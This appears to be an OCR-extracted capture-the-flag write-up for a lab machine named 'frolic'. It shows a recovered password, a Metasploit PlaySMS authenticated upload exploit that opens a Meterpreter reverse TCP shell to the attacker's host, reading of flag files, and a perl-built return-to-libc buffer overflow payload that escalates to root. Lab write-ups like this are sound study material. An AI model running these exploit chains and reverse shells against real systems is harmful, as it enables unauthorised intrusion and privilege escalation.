
★ BRAINF*CK CODE TO INTERPRET

```
+++++ +++++ [->++ +++++ +++<] >++++ +.--- --.++ +++++ .<+++ [->++ +<]>+
++.<+ ++[-> ---<] >---- --.-- ----- .<+++ +[->+ +++<] >+++. <+++[ ->---
<]>-- .<+++ [->++ +<]>+ .---. <+++[ ->--- <]>-- ----. <++++ [->++ ++<]>
++..<
```




10.10.10.111:9999/dev/backup/
Most Visited
Offensive Security
Kali Linux
Kali Docs

/playsms




idkwhatispass




10.10.10.111:9999/playsms/index.php?app=main&inc=core_


Information




```
root@kali:~/Masaüstü# msfconsole -q
msf > search playsms
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                        Disclosure Date  Rank       Description
   ----                                        ---------------  ----       -----------
   exploit/multi/http/playsms_filename_exec    2017-05-21       excellent  PlaySMS sendfromfile.php Authenticated "Filename" Field Code E
xecution
   exploit/multi/http/playsms_uploadcsv_exec   2017-05-21       excellent  PlaySMS import.php Authenticated CSV File Upload Code Executio
n


msf > use exploit/multi/http/playsms_uploadcsv_exec
msf exploit(multi/http/playsms_uploadcsv_exec) > options

Module options (exploit/multi/http/playsms_uploadcsv_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   admin            yes       Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base playsms directory path
   USERNAME   admin            yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```



```
msf exploit(multi/http/playsms_uploadcsv_exec) > set PASSWORD idkwhatispass
PASSWORD => idkwhatispass
msf exploit(multi/http/playsms_uploadcsv_exec) > set RHOST 10.10.10.111
RHOST => 10.10.10.111
msf exploit(multi/http/playsms_uploadcsv_exec) > set RPORT 9999
RPORT => 9999
msf exploit(multi/http/playsms_uploadcsv_exec) > set TARGETURI /playsms
TARGETURI => /playsms
msf exploit(multi/http/playsms_uploadcsv_exec) > set LHOST 10.10.14.164
LHOST => 10.10.14.164
msf exploit(multi/http/playsms_uploadcsv_exec) > set LPORT 1234
LPORT => 1234
msf exploit(multi/http/playsms_uploadcsv_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.164:1234
[+] Authentication successful: admin:idkwhatispass
[*] Sending stage (37775 bytes) to 10.10.10.111
[*] Meterpreter session 1 opened (10.10.14.164:1234 -> 10.10.10.111:57570) at 2018-10-17 08:50:16 +0300

meterpreter > shell
Process 12387 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls
config-dist.php
config.php
inc
index.php
init.php
lib
plugin
rev.php
shell.php
stack
stack.c
storage
```



```
cd home
ls
ayush
sahay
ls -la
total 16
drwxr-xr-x  4 root  root  4096 Sep 23 17:56 .
drwxr-xr-x 22 root  root  4096 Sep 23 17:16 ..
drwxr-xr-x  3 ayush ayush 4096 Sep 25 02:00 ayush
drwxr-xr-x  7 sahay sahay 4096 Oct 17 11:02 sahay
cd ayush
ls
user.txt
cat user.txt
2ab95909cf509f85a6f476b59a0c2fe0
ls -la
```



```
www-data@frolic:/home/ayush/.binary$ ./rop `perl -e 'print "A"x48,"B"x4,"\xe0\x97\xec\xb7","\xc8\x97\xec\xb7","\x0b\x4a\xf7\xb7","\xe0\xf0\xfd\xbf","\xe0\xf0\xfd\xbf"'`
<xb7","\x0b\x4a\xf7\xb7","\xe0\xf0\xfd\xbf","\xe0\xf0\xfd\xbf"'`
# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
# pwd
pwd
/home/ayush/.binary
# cat /root/root.txt
cat /root/root.txt
85d3fdf03f969892538ba9a731826222
# 
```